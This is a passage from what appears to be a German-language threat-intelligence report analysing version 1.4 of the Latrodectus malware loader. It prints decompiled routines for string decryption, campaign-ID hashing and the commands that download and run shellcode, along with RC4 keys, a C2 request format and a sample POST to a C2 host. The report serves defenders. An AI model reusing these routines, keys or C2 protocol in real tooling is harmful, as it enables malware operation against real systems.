14000c1f7     __builtin_memcpy(&key, "\xd6\x23\xb8\xef\x62\x26\xce\x3e\x2\x4c\x55\x12\x7d\xe8\x73\xe7\x83\x9c\x77\x6b\xb1\xa9\x3b\x57\xb2\x5f\xdb\xea\xbd\xb6\x8e\xa2", 0x20);
14000c2a8     uint16_t dec_str_len = enc_str_blob->enc_str_len;
14000c2b1     char iv = 0;
14000c2c5     void s;
14000c2c5     __builtin_memset(&s, 0, 0xf);
14000c2cf     UINT64 _iv[0x2];
14000c2cf     _iv[0] = enc_str_blob->iv[0];
14000c2cf     _iv[1] = enc_str_blob->iv[1];
14000c2d8     iv = _iv;
14000c2e8     void ctx;
14000c2e8     aes_init_ctx(&ctx, &key, &iv);
14000c30d     __builtin_memcpy(dec_str, &enc_str_blob->enc_str, ((int64_t)dec_str_len));
14000c325     aes_ctr_decrypt_buffer(&ctx, dec_str, ((int64_t)dec_str_len));
14000c33b     return dec_str;
14000c1e4 }

```

Die Entschleierungsfunktion erhält zwei Parameter. Der erste ist ein Datenblock und der zweite ein Ausgabepuffer. Der Datenblock wird zum Speichern von Informationen verwendet, die zum Entschlüsseln der Zeichenfolge verwendet werden, und hat das folgende Format:

- Länge der Zeichenfolge: 2 Bytes
- IV: 16 Byte
- Verschlüsselte Zeichenfolge: Im ersten Feld angegebene Größe

Zu beachten ist, dass nach dem verschlüsselten Zeichenfolgeninhalt manchmal zusätzliche Bytes stehen. Die folgende Abbildung ist ein Beispiel für diesen Datenblock:

```

140010f98 data_140010f98:
140010f98          06 00 06 55 47 f5 a1 31          ...UG..1
140010fa0      81 79 2f f2 1c 7b 95 f7-ff e4 d6 17 00 be 19 61  .y/..{.....a
140010fb0      6f 6e 74 00 00 00 00 00          ont.....
  
```

## Kampagnen-ID

In der aktuellen Malware-Version verwendet die Funktion zur Generierung von Kampagnen-IDs weiterhin den gleichen Ansatz, bei dem eine Eingabezeichenfolge mit dem FNV-Algorithmus gehasht wird. Es wurde jedoch ein neuer Eingabestring "Wiski" verwendet, was dazu führte, dass der Hash als Kampagnen-ID 0x24e7ce9e.

```

1400057a9 // Dec str: Wiski
1400057b1 void* input_str;
1400057b1 void dec_str;
1400057b1 if (mw_dec_str(&data_140010ff8, &dec_str) == 0)
1400057b1 {
1400057c4 |   input_str = &dec_str;
1400057b1 }
1400057b1 else
1400057b1 {
1400057b8 |   input_str = &dec_str;
1400057b1 }
1400057eb   campaign_id = mw_generate_campaign_id(input_str, ((uint64_t)mw_get_str_len(input_str)));
  
```

```

14000e2d8 uint64_t mw_generate_campaign_id(char* input_str, int64_t len)
14000e2d8 {
14000e2e6 |   int32_t fnv_offset_basis = 0x811c9dc5;
14000e31b |   for (char* i = input_str; i < &input_str[len]; i = &i[1])
14000e31b |   {
14000e336 |       fnv_offset_basis = ((fnv_offset_basis ^ ((int32_t)*(uint8_t*)i)) * 0x1000193);
14000e31b |   }
14000e342 |   return ((uint64_t)fnv_offset_basis);
14000e2d8 }
  
```

## C2-Kommunikation

Für die erste Kommunikation mit dem C2-Server sammelt Latrodectus viele Informationen vom infizierten System wie den Benutzernamen, die Betriebssystemversion und die MAC-Adresse. Die Informationen werden nach einem bestimmten Muster formatiert, mit dem RC4-Algorithmus verschlüsselt, mit base64 codiert und an den C2 gesendet.

Die RC4-Schlüssel, die in den analysierten Proben gefunden wurden, waren "2sDBsEUXvhgLOO4Irt8AF6el3jJ0M1MowXyao00Nn6ZUjtjXwb" und "kcyBA7IbADOhw5ztcv09vmF8GYmR38eu7OGdfD7pyReITPKH1G".

Bei der Datenformatierung können wir die Versionsnummer 1.4 markieren, die gesetzt wird.

```
// Dec str:
// counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%l:&ver=%d.%d&cup=%d&direction=%s
void* format_str;
if (mw_dec_str(&data_140011420, &dec_str) == 0)
{
    format_str = &dec_str;
}
else
{
    format_str = &dec_str;
}
ptr_wsprintfA(req_data, format_str, ((uint64_t)req_count), ((uint64_t)req_type), guid, os_version, arch, username, campaign_id, 1, 4, 1, direction);
```

Die Informationen werden im HTTP-Body über eine HTTP POST-Anfrage gesendet. Der Endpunkt, der in den neuen Varianten verwendet wird, ist "/test" anstelle von "/live", wie in früheren Versionen beobachtet. Obwohl dies ein sehr schwacher Indikator ist, könnte die Verwendung dieses speziellen Endpunkts darauf hindeuten, dass es sich um eine Testversion der Malware handelt.

```
POST /test/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: minrezviko.com
Content-Length: 256
Cache-Control: no-cache

8scROKxcJMPAsOPQxGybwJwBv4jtJOKhs43cu+8AIghobKH0EhXZAZeJfENqKJ35KKVqr-x257PHaKmE2gr4yng1GLTVcegeQK9PX5qV14hoy9dN8t88nxKR5tN07iodgQYJ545DbiskKdSXj8057D/wHyth6kR8uAeuh33/s5f83LKvR
Rjr8HD9f9jodw68gORUm4RdnbHPhjsXbKOWF3XZexVG1FuPTfBwQkeF1hXIXuXcg5gR96ohPnB7Q=
```

## Befehle

In Version 1.4 hat Latrodectus zwei neue Befehle in seine Payload eingeführt: Befehls-ID 22 und 25.

```

140004d79 837c242412    cmp     dword [rsp+0x24 {var_a44}], 0x12
140004d7e 0f8415020000  je     0x140004f99

140004d84 837c242413    cmp     dword [rsp+0x24 {var_a44}], 0x13
140004d89 0f842c020000  je     0x140004fbb

140004d8f 837c242414    cmp     dword [rsp+0x24 {var_a44}], 0x14
140004d94 0f842d020000  je     0x140004fc7

140004d9a 837c242415    cmp     dword [rsp+0x24 {var_a44}], 0x15
140004d9f 0f842e020000  je     0x140004fd3

140004da5 837c242416    cmp     dword [rsp+0x24 {var_a44}], 0x16
140004daa 0f842f020000  je     0x140004fdf

140004db0 837c242419    cmp     dword [rsp+0x24 {var_a44}], 0x19
140004db5 0f8430020000  je     0x140004feb

140004dbb e935020000    jmp     0x140004ff5

```

## Befehl 0x16

Bei diesem Befehl lädt die Malware einen Shellcode vom angegebenen Server herunter und führt ihn über einen neuen Thread aus.

```

1400085b9      uint64_t payload_addr = w_alloc_virt_mem(((uint64_t)size));
1400085d2      und_memcpy(payload_addr, downloaded_payload, size);
1400085dc      struct payload_struct* payload_ctx = w_alloc_virt_mem(0x18);
1400085fc      *(uint64_t*)payload_ctx = payload_addr;
1400085fc      payload_ctx->payload_size = size;
14000860b      payload_ctx->data_addr = &data_140011e48;
140008614      void var_220;
140008614      var_250 = &var_220;
140008619      void* var_258;
140008619      var_258 = 0;
140008637      hThread = ptr_CreateThread(0, 0, shellcode_thread_entry, payload_ctx, var_258, var_250);
140008643      w_free_mem(downloaded_payload);
140008648      rax_9 = 1;
140008587    }
140008658    return rax_9;

```

Der Unterschied zwischen diesem Befehl und Befehl 14 besteht darin, dass eine Funktion, die die Base64-Codierung ausführt, als Parameter an den Shellcode selbst übergeben wird. Die Adresse der base64-Funktion wird in einer zugeordneten Dateiansicht mit dem Namen "12345" gespeichert.

```

14000d4c6 // Dec str: 12345
14000d4ce void* lpName;
14000d4ce void dec_str;
14000d4ce if (mw_dec_str(&data_140011880, &dec_str) == 0)
14000d4ce {
14000d4e1     lpName = &dec_str;
14000d4ce }
14000d4ce else
14000d4ce {
14000d4d5     lpName = &dec_str;
14000d4ce }
14000d50a int64_t hMap = ptr_CreateFileMappingA(-1, 0, 4, 0, 0x40, lpName);
14000d51b if (hMap == 0)
14000d51b {
14000d51d     rax_3 = 0;
14000d51b }
14000d51b else
14000d51b {
14000d53d     void* const (** view_base)(int64_t arg1, int64_t arg2, int32_t arg3) = ptr_MapViewOfFile(hMap, 0xf001f, 0, 0, 0x40);
14000d54e     if (view_base != 0)
14000d54e     {
14000d55e         mw_init_shellcode_struct(&data_140011e78);
14000d56f         *(uint64_t*)view_base = mw_base64_dec;
14000d57a         payload_ctx->payload_addr(mw_base64_dec);
14000d583         w_free_mem_recursive(data_140011e78);
14000d5a6         ptr_VirtualFree(payload_ctx->payload_addr, ((uint64_t)payload_ctx->payload_size), 0x8000);
14000d5b4         w_free_mem(payload_ctx);
14000d5be         ptr_UnmapViewOfFile(view_base);
14000d5c9         ptr_CloseHandle(hMap);

```

## Befehl 0x19

In diesem Befehl erhält die Malware einen Dateinamen und einen Remote-Speicherort, von dem die Datei heruntergeladen werden soll. Der Dateiname wird dann an %AppData% angehängt, die Datei wird heruntergeladen und ihr Inhalt in den angegebenen Pfad geschrieben.

```

14000562d uint64_t app_data_path;
14000562d void* format_str;
14000562d void file_name;
14000562d ptr_MultiByteToWideChar(0, 1, ((char*)mw_cmd_value + ((uint64_t)j)), ((uint64_t)mw_get_str_len(((char*)mw_cmd_value +
140005633 uint64_t var_768 = 0;
140005646 // CSIDL_APPDATA
140005646 app_data_path = mw_find_specific_folder(0x1a);
140005651 if (app_data_path == 0)
140005651 {
140005651     break;
140005651 }
140005665 void dest_path;
140005665 mw_zero_mem(&dest_path, 0x208);
140005677 void remote_file_location;
140005677 mw_zero_mem(&remote_file_location, 0x208);
1400056b0 ptr_MultiByteToWideChar(0, 1, mw_cmd_value, ((uint64_t)mw_get_str_len(mw_cmd_value)), &remote_file_location, 0x104);
1400056c2 // Dec str: %s/%s
1400056ca void dec_str;
1400056ca if (mw_dec_str(&data_140010e48, &dec_str) == 0)
1400056ca {
1400056dd     format_str = &dec_str;
1400056ca }
1400056ca else
1400056ca {
1400056d1     format_str = &dec_str;
1400056ca }
1400056fc ptr_wsprintfW(&dest_path, format_str, app_data_path, &file_name);
14000571d i = mw_download_and_write_file(&remote_file_location, &dest_path, nullptr, nullptr);
140005726 } while (i != 0);

```

Unter Berücksichtigung dieser Ergänzungen finden Sie im Folgenden eine Tabelle der aktualisierten Befehle, die von der Malware unterstützt werden:

Befehls-ID	Description
2	Sammeln einer Liste von Desktop-Dateinamen

<b>Befehls-ID</b>	<b>Description</b>
3	Sammeln von Informationen über die laufenden Prozesse
4	Sammeln von Systeminformationen
12	Laden Sie eine reguläre ausführbare Datei herunter und führen Sie sie aus
13	Herunterladen und Ausführen einer DLL über rundll32
14	Laden Sie einen Shellcode herunter und führen Sie ihn aus
15	Selbstaktualisierung
17	Beenden Sie sich selbst
18	Laden Sie die IcedID-Nutzlast herunter und führen Sie sie aus
19	Erhöhen Sie die Zeitüberschreitung im Ruhezustand
20	Anforderungszähler zurücksetzen
21	Laden Sie das Stealer-Modul herunter und führen Sie es aus
22	Laden Sie einen Shellcode herunter und führen Sie ihn aus, indem Sie die base64-Codierungsfunktion als Parameter übergeben
25	Laden Sie eine Datei in das Verzeichnis %AppData% herunter

## **Netskope-Erkennung**

- Netskope Threat Protection
  - Gen:Variant.Ulise.493872
  - Trojaner.Generic.36724146
- Netskope Advanced Threat Protection bietet proaktiven Schutz gegen diese Bedrohung.
  - Win64.Trojan.ShellCoExec

## **Schlussfolgerungen**

Latrodectus hat sich ziemlich schnell weiterentwickelt und seiner Nutzlast neue Funktionen hinzugefügt. Das Verständnis der Aktualisierungen, die auf die Nutzlast angewendet werden, ermöglicht es Defendern, automatisierte Pipelines ordnungsgemäß einzurichten und die Informationen für die weitere Suche nach neuen Varianten zu verwenden. Netskope Threat Labs wird weiterhin verfolgen, wie sich der Latrodectus entwickelt und wie viel TTP er hat.

## **IOCs**

---

Alle IOCs und Skripte, die sich auf diese Malware beziehen, finden Sie in unserem [GitHub-Repository](#).